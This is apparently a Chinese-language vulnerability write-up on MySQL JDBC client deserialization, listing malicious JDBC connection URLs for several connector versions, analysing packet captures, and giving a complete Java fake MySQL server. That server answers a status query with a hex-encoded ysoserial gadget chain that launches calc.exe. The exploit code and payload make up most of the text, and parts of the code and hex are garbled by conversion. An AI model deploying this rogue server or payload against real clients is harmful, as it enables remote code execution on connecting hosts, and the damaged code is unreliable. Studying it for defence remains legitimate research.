MySQL-JDBC反序列化

漏洞原理

参考文章:

- <u>eu-19-Zhang-New-Exploit-Technique-In-Java-Deserialization-Attack</u>
- 小白看得懂的MySQL JDBC 反序列化漏洞分析
- MySQL IDBC 客户端反序列化漏洞分析
- MySQL JDBC反序列化漏洞

上面这个是BlackHat Europe 2019议题中的利用链,在连接数据库的过程中可以触发漏洞。连接的条件: jdbc:mysq1://attacker/db?

queryInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor &autoDeserialize=true 需要设置这个queryInterceptors 属性。

ServerStatusDiffInterceptor 是一个拦截器,在 JDBC URL 中设定属性 queryInterceptors 为 ServerStatusDiffInterceptor 时,执行查询语句会调用拦截器的 preProcess 和 postProcess 方法,进而通过上述调用链最终调用 getobject() 方法。

payload

payload 有两种触发方式,SHOW SESSION STATUS 和 SHOW COLLATION,然后不同的 mysql-connector-java 版本之间 payload 存在区别。

ServerStatusDiffInterceptor触发:

• 8.x

jdbc:mysql://127.0.0.1:3306/mysql?
serverTimezone=UTC&characterEncoding=utf8&useSSL=false&queryInterceptors=com.my
sql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true"
参
数名称: queryInterceptors

• 6.x

jdbc:mysql://127.0.0.1:3306/mysql?
serverTimezone=UTC&characterEncoding=utf8&useSSL=false&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true"
参数名称: statementInterceptors

>=5.1.11

jdbc:mysql://127.0.0.1:3306/mysql?

serverTimezone=UTC&characterEncoding=utf8&useSSL=false&statementInterceptors=com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true"参数名称: statementInterceptors

<=5.1.10 && >=5.1.0

网上的文章都说:同上,但是需要连接后执行查询。但是我从连接流量当中并没有发现请求了 SHOW SESSION STATUS 语句。但是发现他自动请求了 SHOW COLLATION 语句,不过没有用到反序列化。

• 5.0.*

没有payload

detectCustomCollations触发:

>=5.1.41

无payload

• 5.1.29-5.1.40

jdbc:mysql://127.0.0.1:3306/test?
detectCustomCollations=true&autoDeserialize=true

• 5.1.28-5.1.19

jdbc:mysql://127.0.0.1:3306/test?autoDeserialize=true&user=yso_JRE8u20_calc

• <5.1.19

说是没有payload,但是之前测试 [5.1.2 版的时候请求了 SHOW COLLATION 语句,好吧,没有触发反序列化,所以确实没有 payload

漏洞复现

此处复现需要手动编写一个 mysql 服务端,然后控制客户端连接,客户端自动执行 SHOW SESSION STATUS 语句时返回我们的恶意 payload 。 jdbc 版本: 5.1.39

• 先来看看一次连接所发送的请求数据包

```
package com;


import java.sql.Connection;
import java.sql.DriverManager;
import java.sql.PreparedStatement;
import java.sql.SQLException;


public class Connect {
    public static void main(String[] args) throws ClassNotFoundException,
SQLException {
        //1.注册数据库的驱动
        /*Class.forName("com.mysql.cj.jdbc.Driver");
        //2.获取数据库连接(里面内容依次是: "jdbc:mysql://主机名:端口号/数据库名","用户
名","登录密码")
        Connection connection = DriverManager.getConnection(
```

```
"jdbc:mysql://127.0.0.1:3306/mysql?
serverTimezone=UTC&characterEncoding=utf8&useSSL=false&queryInterceptors=com.mys
ql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true",
                "root", "root");
       //3.需要执行的sql语句(?是占位符,代表一个参数)
       connection.close();*/
       class.forName("com.mysql.jdbc.Driver");
       Connection connection = DriverManager.getConnection(
                "jdbc:mysql://127.0.0.1:3306/mysql?
serverTimezone=UTC&characterEncoding=utf8&useSSL=false&statementInterceptors=com
.mysql.jdbc.interceptors.ServerStatusDiffInterceptor&autoDeserialize=true",
                "root", "root"
       );
       connection.close();
   }
}
```


to	p. port==3306 && mysql				X
No.	Time	Source	Destination	Protocol	Length Info
	154 4.969523	127.0.0.1	127.0.0.1	MySQL	122 Server Greeting proto=10 version=5.5.53
	159 5.007757	127.0.0.1	127.0.0.1	MySQL	134 Login Request user=root db=mysql
	161 5.007899	127.0.0.1	127.0.0.1	MySQL	55 Response OK
	163 5.011706	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	165 5.012382	127.0.0.1	127.0.0.1	MySQL	8236 Response TABULAR Response
	167 5.027392	127.0.0.1	127.0.0.1	MySQL	923 Request Query
	169 5.027551	127.0.0.1	127.0.0.1	MySQL	1017 Response TABULAR Response
	171 5.027777	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	173 5.028284	127.0.0.1	127.0.0.1	MySQL	8239 Response TABULAR Response
	183 5.036804	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	185 5.037498	127.0.0.1	127.0.0.1	MySQL	8240 Response TABULAR Response
	187 5.038894	127.0.0.1	127.0.0.1	MySQL	63 Request Query
	189 5.038952	127.0.0.1	127.0.0.1	MySQL	55 Response OK
	191 5.039060	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	193 5.039575	127.0.0.1	127.0.0.1	MySQL	8240 Response TABULAR Response
	195 5.043570	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	197 5.044592	127.0.0.1	127.0.0.1	MySQL	8240 Response TABULAR Response
	199 5.046109	127.0.0.1	127.0.0.1	MySQL	81 Request Query
	201 5.046171	127.0.0.1	127.0.0.1	MySQL	55 Response OK
	203 5.046342	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	205 5.047455	127.0.0.1	127.0.0.1	MySQL	8240 Response TABULAR Response
	207 5.049910	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	209 5.051042	127.0.0.1	127.0.0.1	MySQL	8241 Response TABULAR Response
	211 5.052020	127.0.0.1	127.0.0.1	MySQL	65 Request Query
	213 5.052076	127.0.0.1	127.0.0.1	MySQL	55 Response OK
	215 5.052189	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	217 5.053397	127.0.0.1	127.0.0.1	MySQL	8241 Response TABULAR Response
	219 5.054804	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	221 5.055691	127.0.0.1	127.0.0.1	MySQL	8241 Response TABULAR Response
	223 5.056716	127.0.0.1	127.0.0.1	MySQL	126 Request Query
	225 5.056771	127.0.0.1	127.0.0.1	MySQL	55 Response OK
	227 5.056884	127.0.0.1	127.0.0.1	MySQL	68 Request Query
	229 5.057396	127.0.0.1	127.0.0.1	MySQL	8242 Response TABULAR Response
	231 5.059213	127.0.0.1	127.0.0.1	MySQL	49 Request Quit

- 154: 是一个类似握手包的请求,是由服务端返回的内容
- 159: 是登录请求的包,由客户端发送,然后服务端返回一个 Response OK 的包





• 171: show session status 请求包



对于这个响应包,需要重点关注,要了解一下他的结构,因为这个包中要插入我们伪造的 payload,但是原始的数据结构不能被破坏。然后对于其他的请求和响应数据包,只要正常的模拟,然后返回对应的数据即可。

show session status 的数据包分析

请求中发了多次 show session status 请求,需要分析这个请求的数据格式,然后将自己的 payload 填充。

```
tcp.port==3306 && mysql
         Time
                                          Destination
                                                              Protocol Length Info
     163 5.011706
                     127.0.0.1
                                          127.0.0.1
                                                              MySQL
                                                                         68 Request Ouer
     165 5.012382 127.0.0.1 127.0.0.1 MySQL 8236 Response TABULAR Response
                      127.0.0.1
                                                                        923 Request Query
  Frame 165: 8236 bytes on wire (65888 bits), 8236 bytes captured (65888 bits) on interface \Device\NPF_Loopback, id 0
  Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
  Transmission Control Protocol, Src Port: 3306, Dst Port: 54683, Seq: 90, Ack: 115, Len: 8192
  MySQL Protocol
    Packet Number: 1
    Prefix: 2
    Length: 2
    Number of fields: 2
  MySQL Protocol
    Packet Length: 78
Packet Number: 2
    Catalog
    Database
    Table
    Original table
  > Name
  > Original name
    Charset number: utf8 COLLATE utf8_general_ci (33)
    Length: 192
     Type: FIELD_TYPE_VAR_STRING (253)
  > Flags: 0x0001
    Decimals: 0
N····de f·inform
ation_sc hema·STA
                                                      TUS·STAT US·Varia
                                                      ble_name ·VARIABL
                                                         ··G···· def·info
                                                      rmation_ schema·S
```

数据包结构参考文章

- ProtocolText::Resultset
- 0100000102:响应的第一段数据,其中 010000 表示数据段长度

直接上代码吧。最后这个数据包,我按照原生的正确请求去构造,然后替换payload死活不行。然后用参考文章中算出来的paylod数据还是可行的。但是中间又两个结构没搞清。。。。他的官方结构里也没写。

```
private static final String sessionAuto =
"01000001132e00000203646566000000186175746f5f696e6372656d656e745f696e6372656d656
e74000c3f001500000008a000000002a00000303646566000000146368617261637465725f73657
45f636c69656e74000c21000c000000fd00001f00002e00000403646566000000186368617261637
465725f7365745f636f6e6e656374696f6e000c21000c00000fd00001f00002b000005036465660
00000156368617261637465725f7365745f726573756c7473000c21000c000000fd00001f00002a0
0000603646566000000146368617261637465725f7365745f736572766572000c210012000000fd0\\
0001f0000260000070364656600000010636f6c6c6174696f6e5f736572766572000c21003300000
0fd00001f000022000008036465660000000c696e69745f636f6e6e656374000c21000000000fd0
0001f0000290000090364656600000013696e7465726163746976655f74696d656f7574000c3f001
500000008a000000001d00000a03646566000000076c6963656e7365000c210009000000fd00001
f00002c00000b03646566000000166c6f7765725f636173655f7461626c655f6e616d6573000c3f0
01500000008a000000002800000c03646566000000126d61785f616c6c6f7765645f7061636b657
4000c3f001500000008a000000002700000d03646566000000116e65745f77726974655f74696d6
56f7574000c3f001500000008a000000002600000e036465660000001071756572795f636163686
55f73697a65000c3f001500000008a000000002600000f036465660000001071756572795f63616
368655f74797065000c210009000000fd00001f00001e000010036465660000000873716c5f6d6f6
465000c21009b010000fd00001f00002600001103646566000001073797374656d5f74696d655f7
a6f6e65000c21001b000000fd00001f00001f000012036465660000000974696d655f7a6f6e65000
c210012000000fd00001f00002b00001303646566000000157472616e73616374696f6e5f69736f6
c6174696f6e000c21002d000000fd00001f00002200001403646566000000c776169745f74696d6
56f7574000c3f001500000008a00000000020100150131047574663804757466380475746638066
c6174696e31116c6174696e315f737765646973685f6369000532383830300347504c01310734313
9343330340236300731303438353736034f4646894f4e4c595f46554c4c5f47524f55505f42592c5
354524943545f5452414e535f5441424c45532c4e4f5f5a45524f5f494e5f444154452c4e4f5f5a4
5524f5f444154452c4552524f525f464f525f4449564953494f4e5f42595f5a45524f2c4e4f5f415
5544f5f4352454154455f555345522c4e4f5f454e47494e455f535542535449545554494f4e0cd6d
0b9fab1ead7bccab1bce4062b30383a30300f52455045415441424c452d524541440532383830300
7000016fe000002000000":
    private static final String warning =
"01000001031b00000203646566000000054c6576656c000c210015000000fd01001f00001a00000
30364656600000004436f6465000c3f000400000003a1000000001d00000403646566000000074d6
57373616765000c210000060000fd01001f000059000005075761726e696e6704313238374b27404
071756572795f63616368655f73697a6527206973206465707265636174656420616e642077696c6
c2062652072656d6f76656420696e2061206675747572652072656c656173652e590000060757617
26e696e6704313238374b27404071756572795f63616368655f74797065272069732064657072656
36174656420616e642077696c6c2062652072656d6f76656420696e2061206675747572652072656
c656173652e07000007fe000002000000";
   private static final HashMap<Integer, String> hashmap = new HashMap<Integer,
String>();
    public static void main(String[] args) throws IOException,
ClassNotFoundException {
       Server server = new Server();
       server.GreetingServer(3310);
   }
   public Server() {
       init();
   }
    public void init() {
       hashmap.put(1, "set names");
       hashmap.put(2, "set character_set_results");
       hashmap.put(3, "show warnings");
       hashmap.put(4, "session.auto_increment_increment");
       hashmap.put(5, "show session status");
        hashmap.put(6, "set autocommit");
```

```
hashmap.put(7, "set sql_mode");
   }
   public void GreetingServer(int port) throws IOException {
       serverSocket = new ServerSocket(port);
       //serverSocket.setSoTimeout(10000000);
       while (true) {
            Socket socket = serverSocket.accept();
            System.out.println("收到来自: " + socket.getRemoteSocketAddress() + "的
请求");
            sendData("greating", socket);
            System.out.println("发送问候包");
            receiveData(socket);
            sendData("ok", socket);
            receiveData(socket);
            sendData("ok", socket);
            while (true) {
               String content = receiveData(socket);
               //System.out.println(content);
               if (content.contains(hashmap.get(1))) {
                    sendData("ok", socket);
               } else if (content.contains(hashmap.get(2))) {
                    sendData("ok", socket);
               } else if (content.contains(hashmap.get(6))) {
                    sendData("ok", socket);
               } else if (content.contains(hashmap.get(7))) {
                    sendData("ok", socket);
               } else if (content.contains(hashmap.get(5))) {
                    sendData("hack", socket);
               } else if (content.contains(hashmap.get(4))) {
                    sendData("sessionAuto", socket);
               } else if (content.contains(hashmap.get(3))) {
                    sendData("warning", socket);
               }
           }
       }
   }
   private String receiveData(Socket socket) throws IOException {
       BufferedInputStream bis = new
BufferedInputStream(socket.getInputStream());
       DataInputStream dis = new DataInputStream(bis);
       try {
            byte[] bytes = new byte[1]; // 一次读取一个byte
            StringBuilder ret = new StringBuilder();
            StringBuilder hex= new StringBuilder();
           while (dis.read(bytes) != -1) {
               //hex.append(bytesToHex(bytes));
                ret.append(new String(bytes, StandardCharsets.UTF_8));
               if (dis.available() == 0) { //一个请求
                   System.out.println(ret);
                    break;
               }
            }
            return ret.toString().toLowerCase();
       } catch (Exception e) {
            e.printStackTrace();
```

```
return null;
    }
    private void sendData(String type, Socket socket) throws IOException {
        DataOutputStream dataOutputStream = new
DataOutputStream(socket.getOutputStream());
        System.out.println(type);
        switch (type) {
            case "ok":
                dataOutputStream.write(hexTobytes(response_ok));
                dataOutputStream.flush();
                break;
            case "greating":
                dataOutputStream.write(hexTobytes(greating_data));
                dataOutputStream.flush();
                break;
            case "sessionAuto":
                dataOutputStream.write(hexTobytes(sessionAuto));
                dataOutputStream.flush();
                break;
            case "warning":
                dataOutputStream.write(hexTobytes(warning));
                dataOutputStream.flush();
                break;
            case "hack":
                String data = "0100000102";
                data +=
"1a000002036465660001630163016301630c3f00ffff0000fc9000000000";
                data +=
"1a000003036465660001630163016301630c3f00ffff0000fc9000000000";
                String payload = getPayload();
                String dataLength = payloadLength(payload+"00");
                //data += dataLength + "04";
                //data += payload;
                //data += "0500003dfe00000200";
```

+="d50a0004fbfcd10aaced0005737200176a6176612e7574696c2e5072696f72697479517565756 594da30b4fb3f82b103000249000473697a654c000a636f6d70617261746f727400164c6a6176612 f7574696c2f436f6d70617261746f723b787000000027372002b6f72672e6170616368652e636f6 d6d6f6e732e6265616e7574696c732e4265616e436f6d70617261746f72e3a188ea7322a44802000 24c000a636f6d70617261746f7271007e00014c000870726f70657274797400124c6a6176612f6c6 16e672f537472696e673b78707372003f6f72672e6170616368652e636f6d6d6f6e732e636f6c6c6 56374696f6e732e636f6d70617261746f72732e436f6d70617261626c65436f6d70617261746f72f bf49925b86eb13702000078707400106f757470757450726f7065727469657377040000000373720 03a636f6d2e73756e2e6f72672e6170616368652e78616c616e2e696e7465726e616c2e78736c746 32e747261782e54656d706c61746573496d706c09574fc16eacab3303000649000d5f696e64656e7 44e756d62657249000e5f7472616e736c6574496e6465785b000a5f62797465636f6465737400035 b5b425b00065f636c6173737400125b4c6a6176612f6c616e672f436c6173733b4c00055f6e616d6 571007e00044c00115f6f757470757450726f706572746965737400164c6a6176612f7574696c2f5 0726f706572746965733b78700000000fffffffff757200035b5b424bfd19156767db37020000787 000000002757200025b42acf317f8060854e002000078700000069ecafebabe0000003400390a000 3002207003707002507002601001073657269616c56657273696f6e5549440100014a01000d436f6 e7374616e7456616c756505ad2093f391ddef3e0100063c696e69743e010003282956010004436f6 46501000f4c696e654e756d6265725461626c650100124c6f63616c5661726961626c655461626c6 501000474686973010013537475625472616e736c65745061796c6f616401000c496e6e6572436c6 1737365730100354c79736f73657269616c2f7061796c6f6164732f7574696c2f476164676574732 4537475625472616e736c65745061796c6f61643b0100097472616e73666f726d010072284c636f6 d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c74632f444f4 d3b5b4c636f6d2f73756e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f736572696 16c697a65722f53657269616c697a6174696f6e48616e646c65723b2956010008646f63756d656e7 401002d4c636f6d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f787 36c74632f444f4d3b01000868616e646c6572730100425b4c636f6d2f73756e2f6f72672f6170616 368652f786d6c2f696e7465726e616c2f73657269616c697a65722f53657269616c697a6174696f6 e48616e646c65723b01000a457863657074696f6e730700270100a6284c636f6d2f73756e2f6f726 72f6170616368652f78616c616e2f696e7465726e616c2f78736c74632f444f4d3b4c636f6d2f737 56e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f64746d2f44544d4178697349746 57261746f723b4c636f6d2f73756e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f7 3657269616c697a65722f53657269616c697a6174696f6e48616e646c65723b29560100086974657 261746f720100354c636f6d2f73756e2f6f72672f6170616368652f786d6c2f696e7465726e616c2 f64746d2f44544d417869734974657261746f723b01000768616e646c65720100414c636f6d2f737 56e2f6f72672f6170616368652f786d6c2f696e7465726e616c2f73657269616c697a65722f53657 269616c697a6174696f6e48616e646c65723b01000a536f7572636546696c6501000c47616467657 4732e6a6176610c000a000b07002801003379736f73657269616c2f7061796c6f6164732f7574696 c2f4761646765747324537475625472616e736c65745061796c6f6164010040636f6d2f73756e2f6 f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c74632f72756e74696d652f4 1627374726163745472616e736c65740100146a6176612f696f2f53657269616c697a61626c65010 039636f6d2f73756e2f6f72672f6170616368652f78616c616e2f696e7465726e616c2f78736c746 32f5472616e736c6574457863657074696f6e01001f79736f73657269616c2f7061796c6f6164732 f7574696c2f476164676574730100083c636c696e69743e0100116a6176612f6c616e672f52756e7 4696d6507002a01000a67657452756e74696d6501001528294c6a6176612f6c616e672f52756e746 96d653b0c002c002d0a002b002e01000863616c632e65786508003001000465786563010027284c6 a6176612f6c616e672f537472696e673b294c6a6176612f6c616e672f50726f636573733b0c00320 0330a002b003401000d537461636b4d61705461626c6501001e79736f73657269616c2f50776e657 23836353936353638353031343530300100204c79736f73657269616c2f50776e657238363539363 53638353031343530303b002100020003000100040001001a0005000600010007000000020008000 000002f000e0000000c00010000005000f00380000001001300140002000c0000003f00000030 0000100150016000100000001001700180002001900000040001001a00010013001b0002000c0000004900000040000001b10000002000d00000006000100000038000e0000002a00040000001000f00380000000000100150016000100000001001c001d00020000001001e001f0003001900000 0040001001a00080029000b0001000c00000024000300020000000fa70003014cb8002f1231b6003 557b100000001003600000030001030002002000000002002100110000000a00010002002300100

```
0097571007e0010000001d4cafebabe00000034001b0a00030015070017070018070019010010736
57269616c56657273696f6e5549440100014a01000d436f6e7374616e7456616c75650571e669ee3
c6d47180100063c696e69743e010003282956010004436f646501000f4c696e654e756d626572546
1626c650100124c6f63616c5661726961626c655461626c6501000474686973010003466f6f01000
c496e6e6572436c61737365730100254c79736f73657269616c2f7061796c6f6164732f7574696c2
f4761646765747324466f6f3b01000a536f7572636546696c6501000c476164676574732e6a61766
10c000a000b07001a01002379736f73657269616c2f7061796c6f6164732f7574696c2f476164676
5747324466f6f0100106a6176612f6c616e672f4f626a6563740100146a6176612f696f2f5365726
9616c697a61626c6501001f79736f73657269616c2f7061796c6f6164732f7574696c2f476164676
57473002100020003000100040001001a000500060001000700000002000800010001000a000b000\\
00c00010000005000f001200000002001300000002001400110000000a000100020016001000097
074000450776e72707701007871007e000d7807000005fe000022000100":
               dataOutputStream.write(hexTobytes(data));
               dataOutputStream.flush();
               break;
       }
   }
   private String getPayload() throws IOException {
       File file = new File("C:\\Users\\Administrator\\Documents\\工作学习相关\\学
习\\MySQL_Fake_Server\\1.txt");
       FileInputStream fileInputStream = new FileInputStream(file);
       byte[] bytes = new byte[(int) file.length()];
       fileInputStream.read(bytes);
       return bytesToHex(bytes);
   }
   private byte[] hexTobytes(String hex) {
       if (hex.length() < 1) {</pre>
           return null;
       } else {
           byte[] result = new byte[hex.length() / 2];
           int j = 0;
           for (int i = 0; i < hex.length(); i += 2) {
               result[j++] = (byte) Integer.parseInt(hex.substring(i, i + 2),
16);
           }
           return result;
       }
   }
   public String bytesToHex(byte[] bytes) {
       StringBuffer stringBuffer = new StringBuffer();
       for (int i = 0; i < bytes.length; <math>i++) {
           String s = Integer.toHexString(bytes[i] & 0xFF);
           if (s.length() < 2) {
               s = "0" + s;
           }
           stringBuffer.append(s.toLowerCase());
       return stringBuffer.toString();
   }
   public String payloadLength(String payload) {
       String hexStr = Integer.toHexString(payload.length() / 2);
       int length = hexStr.length();
```

```
if (length % 6 != 0) {
    for (int i = 0; i < 6 - length; i++) {
        hexstr = "0" + hexstr;
    }
}
System.out.println("payload长度: " + hexstr);
return hexstr;
}
</pre>
```

